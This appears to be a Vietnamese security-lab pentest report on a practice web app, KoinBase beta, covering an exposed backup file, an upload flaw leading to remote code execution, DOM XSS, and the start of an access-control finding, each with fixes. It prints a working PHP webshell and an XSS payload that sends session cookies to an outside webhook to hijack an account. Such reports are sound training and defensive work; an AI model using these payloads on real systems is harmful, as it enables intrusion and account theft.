CyberJutsu

CẢNH BÁO LỖ HỔNG

Ngày 02 tháng 02, 2025

Mô tả

Báo cáo này mô tả chi tiết quá trình và kết quả kiểm thử ứng dụng KoinBase beta được thực hiện bởi Đỗ Minh Khoa trong tháng 02, 2025

Đối tượng: KoinBase beta

Thành viên thực hiện

Đỗ Minh Khoa

Công cụ: Burp Suite, DevTools, VS Code

Mục lục

1. Tổng quan

Báo cáo này liệt kê các lỗ hổng bảo mật và những vấn đề liên quan được tìm thấy trong quá trình kiểm thử ứng dụng **KoinBase beta** trên máy tính.

Mỗi lỗ hổng bảo mật được Đỗ Minh Khoa cung cấp một mã lỗi nhằm mục đích quản lý và theo dõi trong tương lai. Các mã lỗi trong báo cáo được đánh số theo thứ tự thời gian tìm ra lỗi. Trong giai đoạn tổng kết và xuất báo cáo, có những lỗi được Đỗ Minh Khoa xem xét lại là *Invalid* (không phải là lỗi) do đó sẽ không được liệt kê trong báo cáo này.

Koinbase là một ứng dụng web cho phép người dùng thực hiện các tính năng chuyển tiền, hall of fame, xem thông tin người dùng, xem thông tin cá nhân, upload avatar , upload bio…

Quá trình kiểm thử được thực hiện dưới hình thức blackbox testing.

	Nghiêm trọng *Critical*	Cao *High*	Trung bình *Medium*	Thấp *Low*	Không *None*	Σ
koinbase.cyberjutsu-lab.tech	2	1				3
upload.koinbase.cyberjutsu-lab.tech	2					2
	4	1				5

Sơ đồ bên dưới tổng kết lại tất cả lỗ hổng và rủi ro gây ra từng lỗ hổng. Bằng cách đọc các mô tả, người đọc sẽ hiểu được bức tranh tổng thể về các lỗi bảo mật cũng như độ ảnh hưởng của nó đến các phần của hệ thống.

2. Phạm vi

Đối tượng	Môi trường	Phiên bản	Special privilege	Source code
koinbase.cyberjutsu-lab.tech	Web	beta	không	không
upload.koinbase.cyberjutsu-lab.tech	Web	beta	không	không

3. Lỗ hổng

KBB-01-001: Source code disclosure at upload.koinbase.cyberjutsu-lab.tech due to misconfiguration [Critical]

Description and Impact

Máy chủ Upload.koinbase đã gặp sự cố bảo mật nghiêm trọng, cụ thể là lỗ hổng tiết lộ tệp sao lưu, cho phép kẻ tấn công có thể truy cập các tệp và thông tin nhạy cảm. Lỗ hổng tại URL: https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/backup.zip.

Nếu mã nguồn có chứa nội dung nhạy cảm như: secret key, password cơ sở dữ liệu,… thì những thông tin đó là một nguồn tin quan trọng để kẻ tấn công tiếp tục khai thác sâu vào hệ thống.

Steps to reproduce

Dùng công cụ phổ biến khi bruteforce các đường dẫn, cụ thể là `ffuf` với cú pháp sau:

gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u https://upload.koinbase.cyberjutsu-lab.tech -t 65 -x php,txt,htaccess,py

```
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u https://upload.koinbase.cyberjutsu-lab.tech -t 65 -x php,txt,ht
access,py
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://upload.koinbase.cyberjutsu-lab.tech
[+] Method:                  GET
[+] Threads:                 65
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,htaccess,py,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 300]
/index.php            (Status: 200) [Size: 46]
/upload               (Status: 301) [Size: 359] [--> http://upload.koinbase.cyberjutsu-lab.tech/upload/]
/robots.txt           (Status: 200) [Size: 36]
/.htaccess            (Status: 403) [Size: 300]
/server-status        (Status: 403) [Size: 300]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```


Ta tìm thấy được file **robots.txt**, dùng lệnh `curl` để truy cập vào như sau:

curl https://upload.koinbase.cyberjutsu-lab.tech/robots.txt


```
┌──(linux㉿kevin)-[~]
└─$ curl https://upload.koinbase.cyberjutsu-lab.tech/robots.txt
User-agent: *
Disallow: /backup.zip
```

Kết quả là lộ file **backup.zip**, thử truy cập file này trên browser.

https://upload.koinbase.cyberjutsu-lab.tech/backup.zip



Trình duyệt sẽ tự động tải file **backup.zip** về, sau đó unzip file thì thấy có toàn bộ source code của koinbase.cyberjutsu-lab.tech và upload.koinbase.cyberjutsu-lab.tech



-> Từ giờ,ta đã có được source code ,khiến việc pentest blackbox trở thành whitebox,khiến cho việc tìm kiếm những lỗi hổng khác trở nên dễ dàng hơn.

Recommendations:

Xóa quyền truy cập công khai: Ngay lập tức hạn chế quyền truy cập công khai vào tệp backup.zip và bất kỳ tệp nhạy cảm nào khác. Các tệp sao lưu chỉ có thể được truy cập bởi nhân viên được ủy quyền.

Thực hiện các phương pháp sao lưu an toàn: Lưu trữ các bản sao lưu trong một thư mục hạn chế, riêng biệt bên ngoài web root. Đảm bảo rằng quyền truy cập vào thư mục này được kiểm soát chặt chẽ và được kiểm tra thường xuyên.

KBB-02-002: Upload file to RCE tại chức năng upload avatar

upload.koinbase.cyberjutsu-lab.tech **[Critical]**

Description and Impact

Trang web upload.koinbase.cyberjutsu-lab.tech cho phép người dùng upload link hình ảnh qua parameter url như sau:

https://upload.koinbase.cyberjutsu-lab.tech/?url=https://i.pinimg.com/originals/23/86/e3/2386e3023848e6754b8f0ad95976767.jpg

Coi source code tại file index.php nằm trong cdn/src , ta sẽ thấy được cách hoạt động upload của server như sau:

```php
1 reference
function getExtesion($url): string
{
    return "." . pathinfo(path: parse_url(url: $url)['path'], flags: PATHINFO_EXTENSION);
}

1 reference
function isImage($file_path): bool
{
    $finfo = finfo_open(flags: FILEINFO_MIME_TYPE);
    $mime_type = finfo_file(finfo: $finfo, filename: $file_path);
    $whitelist = array("image/jpeg", "image/png", "image/gif");
    if (in_array(needle: $mime_type, haystack: $whitelist, strict: TRUE)) {
        return true;
    }
    return false;
}

$result->status_code = 500;
$result->message = "";

if (isset($_GET['url'])) {
    $url = $_GET['url'];
    if (!filter_var(value: $url, filter: FILTER_VALIDATE_URL)) {
        $result->message = "Not a valid url";
        die(json_encode(value: $result));
    }

    $file_name = "upload/" . bin2hex(string: random_bytes(length: 8)) . getExtesion(url: $url);
    $data = file_get_contents(filename: $url);

```

```
37      if ($data) {
38          file_put_contents(filename: $file_name, data: $data);
39
40          if (isImage(file_path: $file_name)) {
41              $result->message = $file_name;
42              $result->status_code = 200;
43          } else {
44              $result->message = "File is not an image";
45              unlink(filename: $file_name);
46          }
47
48          die(json_encode(value: $result));
49      } else {
50          $result->message = "Cannot get file contents";
51          die(json_encode(value: $result));
52      }
53  } else {
54      $result->message = "Missing params";
55      die(json_encode(value: $result));
56  }
57
```

+ Khi người dùng nhập link hình ảnh vào sau tham số url, nó sẽ check qua hàm **FILTER_VALIDATE_URL** để kiểm tra xem đó có phải là url ảnh hợp lệ hay không.
+ Tại dòng 34, biến $file_name sẽ tạo ra một tệp ngẫu nhiên dưới dạng bin2hex và nối chuỗi phần mở rộng của url
+ Dòng 35 xuất hiện hàm file_get_contents($url) trong biến $data để tải nội dung lên tệp.
+ Sau đó biến $file_name sẽ được đưa vào hàm isImage() để check xem nội dung bên trong có phải là hình ảnh hay không, ta sẽ quan sát function isImage($file_path)

```
1 reference
function isImage($file_path): bool
{
    $finfo = finfo_open(flags: FILEINFO_MIME_TYPE);
    $mime_type = finfo_file(finfo: $finfo, filename: $file_path);
    $whitelist = array("image/jpeg", "image/png", "image/gif");
    if (in_array(needle: $mime_type, haystack: $whitelist, strict: TRUE)) {
        return true;
    }
    return false;
}
```

+ Nó sẽ tạo biến $finfo cho hàm finfo_open(FILEINFO_MIME_TYPE) để xác định loại **MIME** của file
+ Sau đó sẽ check qua biến $whitelist coi **MIME** của tệp có thuộc 1 trong 3 loại này không:
    1. image/jpeg
    2. image/png
    3. image/gif

-> Ứng dụng chỉ kiểm tra tiêu đề của tệp mà không kiểm tra toàn bộ nội dung hoặc phần đuôi của tệp. Điều này sẽ dễ dàng cho attacker bypass khi thao tác với burpsuite để **intercept** lại gói tin và chỉnh sửa đuôi hình thành **.php** và kèm theo mã độc webshell ở nội


dung file

Steps to reproduce


Ta tạo 1 shell php đơn giản:

```
GIF89a
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre> $output </pre>";
?>
```

Và up lên 1 web chứa ,ở đây http://pathtraversal.cyberjutsu-lab.tech:8093/




Truy cập https://upload.koinbase.cyberjutsu-lab.tech?url= <url> đường dẫn đến nội dung độc hại đã có sẵn(http://pathtraversal.cyberjutsu-lab.tech:8093/upload/5514a27d8581e9f345e4bc673860990f/hehe/shell.txt.php).



Quan sát thấy `200` chứng tỏ đã upload thành công và tiến hành đưa đường dẫn server trả về để xem nội dung hình ảnh đã nhúng mã độc đã hiển thị chưa


`https://upload.koinbase.cyberjutsu-lab.tech/upload/eb0ec8a597eef144.php`



Thêm tham số ?cmd= và ls / để liệt kê tất cả tệp có tại thư mục /

<@urlencode> <@/urlencode> dùng để encode những kí tự để browser có thể xử lí và chuyển tới server.

-> Chứng tỏ server có xử lý file php dẫn đến attacker có thể chèn webshell để coi được thông tin bên trong root của server



Recommendations:

- Xác thực nội dung và tệp: Thực hiện xác thực nội dung toàn diện của các tệp đã tải lên để đảm bảo chúng tuân thủ cấu trúc và loại tệp dự kiến. Từ chối bất kỳ tệp nào không đáp ứng yêu cầu.
- Kiểm tra phần mở rộng tệp: Thực thi xác thực phần mở rộng tệp nghiêm ngặt để chỉ cho phép các tệp hình ảnh và không cho phép mọi định dạng thực thi như .php, .asp, v.v.
- Sử dụng thư viện tải lên tệp an toàn: Triển khai thư viện tải lên tệp có uy tín bao gồm các biện pháp bảo mật tích hợp chống tải tệp độc hại lên.

- Vô hiệu hóa thực thi PHP trong thư mục tải lên: Định cấu hình máy chủ để không cho phép thực thi PHP trong các thư mục lưu trữ tệp do người dùng tải lên.

KBB-03-003: Không có sanitize ở tham số page tại https://koinbase.cyberjutsu-lab.tech/?page=1 dẫn tới bị HTML injection thành XSS [Critical]

Description and Impact

Sau khi login vào trang của KoinBase thì nó sẽ hiện ra một giao diện bảng *HALL OF FAME* giữa các users khác nhau, quan sát thấy ngay tại tham số **page** để load thứ tự của trang thì liệu có lỗi gì xảy ra không, coi lại source code tại `index.js` xem cách hoạt động của function page:

```
8  function main() {
9      const queryString = window.location.search;
10     const urlParams = new URLSearchParams(queryString);
11     const page = urlParams.get('page');
12
13     let pageIndex = parseInt(page) - 1;
14     let itemsPerPage = 5;
15
16     document.getElementById("page-number").innerHTML = "Page " + page;
17
```

Thấy hằng số `urlParams` khởi tạo hàm `URLSearchParams()` là một API của browser cho phép xử lý chuỗi truy vấn dễ dàng hơn.


Root Cause Analysis

Tại dòng `11`, `urlParams` lại lấy từ giá trị tham số `'page'`, đây lại là untrusted data kiến cho attacker có thể nhập tuỳ ý attack payload vào và in ra trực tiếp ở dòng số `16`

Lỗ hổng XSS này cho phép kẻ tấn công thực thi mã JavaScript độc hại trên máy của nạn nhân, có khả năng dẫn đến chiếm đoạt tài khoản hoặc các hoạt động độc hại khác tại ?page=<script>.

Steps to reproduce

Truy cập vào đường dẫn sau `https://koinbase.cyberjutsu-lab.tech/?page=1,` sau đó thêm tag **<h1>hello</h1>**để chứng tỏ đã bị HTML injection




Thấy được chữ ***Hello*** đã in ra -> Chứng tỏ biến page đã bị **HTML injection.**

Đầu tiên ta cần có một địa chỉ để bắn cookie ngược về, ta sẽ sử dụng trang https://webhook.site/ và địa chỉ mà ta sẽ bắn cookie ngược về là https://webhook.site/06ae5494-8392-4037-86a3-f853bf0fff4d Tiến hành thay payload


<iframe src=x onload="fetch(`https://webhook.site/06ae5494-8392-4037-86a3-f853bf0fff4d?cookie=${document.cookie}`)"> vào biến page để lấy cookies.

Full payload: https://koinbase.cyberjutsu-lab.tech/?page=%3Ciframe%20src=x%20onload=%22fetch(`https://webhook.site/06ae5494-8392-4037-86a3-f853bf0fff4d?cookie=${document.cookie}`)%22%3E

Ta tiến hành gửi cho crush thông qua link: https://crush.cyberjutsu-lab.tech/



Ta đã lấy được cookie và sẽ tiến hành login với tư cách của Crush.



Recommendations

Xác thực và sàng lọc đầu vào: Thực hiện sàng lọc đầu vào nghiêm ngặt và làm sạch dữ liệu do người dùng cung cấp để ngăn chặn việc thực thi các tập lệnh độc hại.


Mã hóa đầu ra: Đảm bảo rằng tất cả nội dung do người dùng tạo và dữ liệu động khác được hiển thị trên trang web được mã hóa đúng cách để ngăn chặn việc thực thi tập lệnh.

Chính sách bảo mật nội dung (CSP): Triển khai Chính sách bảo mật nội dung để hạn chế các nguồn có thể tải tập lệnh, tiếp tục giảm thiểu rủi ro XSS.

KBB-04-004: Broken Access Control tại chức năng Send Money [Critical]

Description and Impact

Khi ta truy cập vào function send money trên server https://koinbase.cyberjutsu-lab.tech/send_money.php



Ta thấy được số tiền hiện tại của user và giao diện để chuyển tiền qua id của user khác, coi thử trong source code ở `transaction.js` xem chức năng gửi tiền hoạt động ra sao.

```
5
6   let form_data = new URLSearchParams();
7   form_data.append("sender_id", event.target.elements.sender_id.value);
8   form_data.append("receiver_id", event.target.elements.receiver_id.value);
9   form_data.append("amount", event.target.elements.amount.value);
10
```

